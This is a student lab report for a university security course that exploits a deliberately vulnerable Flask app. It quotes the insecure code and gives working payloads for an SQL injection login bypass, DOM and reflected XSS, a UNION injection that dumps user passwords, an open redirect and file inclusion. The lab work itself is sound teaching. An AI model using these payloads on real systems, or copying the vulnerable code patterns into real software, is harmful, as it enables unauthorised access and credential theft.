

ΠΟΛΥΤΕΧΝΕΙΟ ΚΡΗΤΗΣ
TECHNICAL UNIVERSITY OF CRETE

REPORT ASSIGNMENT 05

WEB – BASED VULNERABILITIES & ATTACKS

Ασφάλεια Συστημάτων και Υπηρεσιών

Καλανδράνη Όλγα | *2022030130*


Διδάσκων: Σωτήριος Ιωαννίδης


Σχολή Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών, Πολυτεχνείο Κρήτης

ΗΡΥ 413 | Ασφάλεια Συστημάτων και Υπηρεσιών (2025 – 2026)

SetUp and Init Application:

After extracting the project files, we installed the required dependencies, we launched the server and finally started the application on *http://127.0.0.1:8080* (locally), *http://139.91.71.5:11337*






Since no valid password was provided, the first task was to examine how the login mechanism was implemented and whether it was possible to bypass it.

1) Bypass the initial login page using an SQL injection payload and login as “user”:

Whilst investigating the code in *app.py*, we noticed that the login functionality is vulnerable to SQL injection, which allows us to bypass the user authentication. The application takes whatever the user types as a password directly concatenates it into the SQL query without proper checks. As a result, we can inject SQL code into the password field and change the meaning of the query, allowing us to bypass the user authentication.

```
# Hmm... This is safe right? RIGHT?!
query = f"SELECT * FROM users WHERE username = 'user' AND password = '{password}'"
# Get a connection to the database
cursor = con.cursor()
# Execute the query
res = cursor.execute(query)
```

URL: *http://139.91.71.5:11337*
From Field: *password*
Payload Used: *‘OR(1=1)--*
Final Query: *SELECT * FROM users WHERE username = 'user' AND password = ' ' OR (1=1) --'*



Why this works:

- The quote (') will close the password parameter.
- The injected part OR(1=1) is always true, so the condition for the password succeeds even without the real password.
- The – comments out the rest of the SQL query, because we don't need the other quote of the prefix query that has left (').

2) Identify and exploit the DOM – XSS vulnerability :

After investigating the */dashboard* page, we noticed that a file called *greet.js* is loaded. By checking it, we found that this code reads the URL fragment (after the #) and writes it directly into the DOM using *document.write()*

```
<!DOCTYPE html>
<html lang="en" xmlns="http://www.w3.org/1999/html">
> <head> ···
</head>
<body>

> {% with messages = get_flashed_messages() %} ···
{% endwith %}


<script type="text/javascript" src="{{ url_for('static', filename='js/greet.js') }}" no
<script type="text/javascript" nonce='1337x0xyz'>
  addEventListener("securitypolicyviolation", () => {
    document.body.insertAdjacentHTML("afterbegin", "<h2><font color='red'>Some illegal
  });
</script>

> <div class="input_panel" id="login_panel"> ···
</div>
</body>
</html>
```

```
if(document.location.hash){
    let uname = document.location.hash.split("#")[1];
    if(uname.includes("%")) uname = decodeURI(uname); // We fetch this from the URL, so it *might* contain encoded characters; decode it
    document.write(`<h2>Welcome ${uname}!</h2>`); // Greet the user!
}
```

This means that whatever the attacker writes after the # in the URL, it is inserted into the HTML page. Since URL fragments are never sent to the server, this is DOM - XSS vulnerability.

URL: *http://139.91.71.5:11337/dashboard#<script>alert("XSS")</script>*
URL Fragment / Payload: *<script>alert("XSS")</script>*



And now we can see is inside the DOM:



3) Identify and exploit the reflected XSS vulnerability :

We will try to perform a simple alert again, but this time using reflected XSS. Unlike DOM-XSS, in reflected XSS the payload must be sent to the server as a part of the HTTP request. The server then processes this input and reflects it back inside its HTML response. When the browser renders this response, the injected payload is executed on the client's side.

```python
# Get the search query
name = request.form["item_name"]


# Mo stacked queries are allowed :( This app is secure!
if ";" in name:
    flash("This looked like an SQL injection. Stacked queries are insecure!")
    return render_template("dashboard.html"), 403

query = f"SELECT name,category,price FROM items WHERE name = '{name}'"
# Get a connection to the database
cursor = con.cursor()
# Execute the query
res = cursor.execute(query)
# Get the results
results = res.fetchall()
if not results:
    return render_template("dashboard.html", noitem=name)


results = results[0]
# Render the results
return render_template("dashboard.html", results=results)
```

```
{% endif %}
{% if noitem %}
  <div>
    <h3>No item with name: {{ noitem|safe }}</h3>
  </div>
{% endif %}
```

URL: *http://139.91.71.5:11337/search*
From Field: *item_name*
Payload: *<script>alert("XSS")</script>*



And now we can see is inside the domain :




4) Misuse the item search functionality to retrieve data from the “users” DB table and acquire the admin’s password :

After investigating the */search* functionality, we noticed that the application inserts directly the user’s input item_name into the SQL query without any checking. This allows us to change the structure of the query, into the Final Query (see below).

```
query = f"SELECT name,category,price FROM items WHERE name = '{name}'"
# Get a connection to the database
cursor = con.cursor()
# Execute the query
res = cursor.execute(query)
```

URL: *http://139.91.71.5:11337/search*
From Field: *item_name*
Payload: *‘ UNION SELECT * FROM users—*
Final Query: *SELECT name, category, price FROM items WHERE name = ‘ ‘ UNION SELECT * FROM users—*




Why this works:

- The quote (') will close the original parameter.
- The UNION is used to combine the results, meaning the output from the item search and the output of SELECT * FROM users are returned together
- The – comments out the rest of the SQL query, because we don't need the other quote of the prefix query that has left (').

We could add a WHERE username = 'superAdmin' but it worked either way so..

5) Log in as the administrator :

After retrieving the admin's password in Task 4 using SQL injection, we can now access the admin page, via *http://139.91.71.5:11337/admin* . By entering the password into the admin login form, the application verifies it in the database and logs us in as the administrator, where we gain access to the admin dashboard, where additional data are available, such as tasks and files.




6) Identify and exploit the open redirection vulnerability by triggering a redirect to http://example.com/ :

After investigating the code, we noticed a part, which takes a URL parameter named *to* and immediately redirects the user to that value:

```
@app.route("/go", methods = ["GET"])
def goto():
    to = request.args.get('to')
    return redirect(to)
```

Since there is no checking on the to parameter, the application will follow any link provided by the attacker.


URL: *http://139.91.71.5:11337/go?to=http://example.com*
GET Parameter: *to*
Payload: *http://example.com*



7) Identify and exploit the LFI vulnerability to find the secret flag :

After investigating the app.py code, we noticed that there is a function that allows the administrator to view the contents of text files stored on the server, so by entering the URL *http://139.91.71.5:11337/files* we get:

```
@app.route("/files", methods = ["GET"])
def files():
    file_dir = os.path.join(APP_ROOT, "files")
    files = os.listdir(file_dir)
    return render_template("files.html", files = files)
```



Now that we found the flag file inside /files from the listdir, we need to make the server display its contents (*realflag.txt*). The */admin* page reads whatever file we pass through the *show* parameter and it also adds *.txt* automatically. So, in that case:

```
filename = request.args.get('show')
contents = None

if filename and "." not in filename and os.path.isfile("%s/%s.txt" % (APP_ROOT, filename)):
    with open("%s/%s.txt" % (APP_ROOT, filename), "r") as fp:
        contents = fp.read()
resp = make_response(render_template("admin_dashboard.html", contents = contents, filename = filename))
```

URL: *http://139.91.71.5:11337/admin?show=/files/realflag*
GET Parameter: *show*
Payload: */files/realflag*

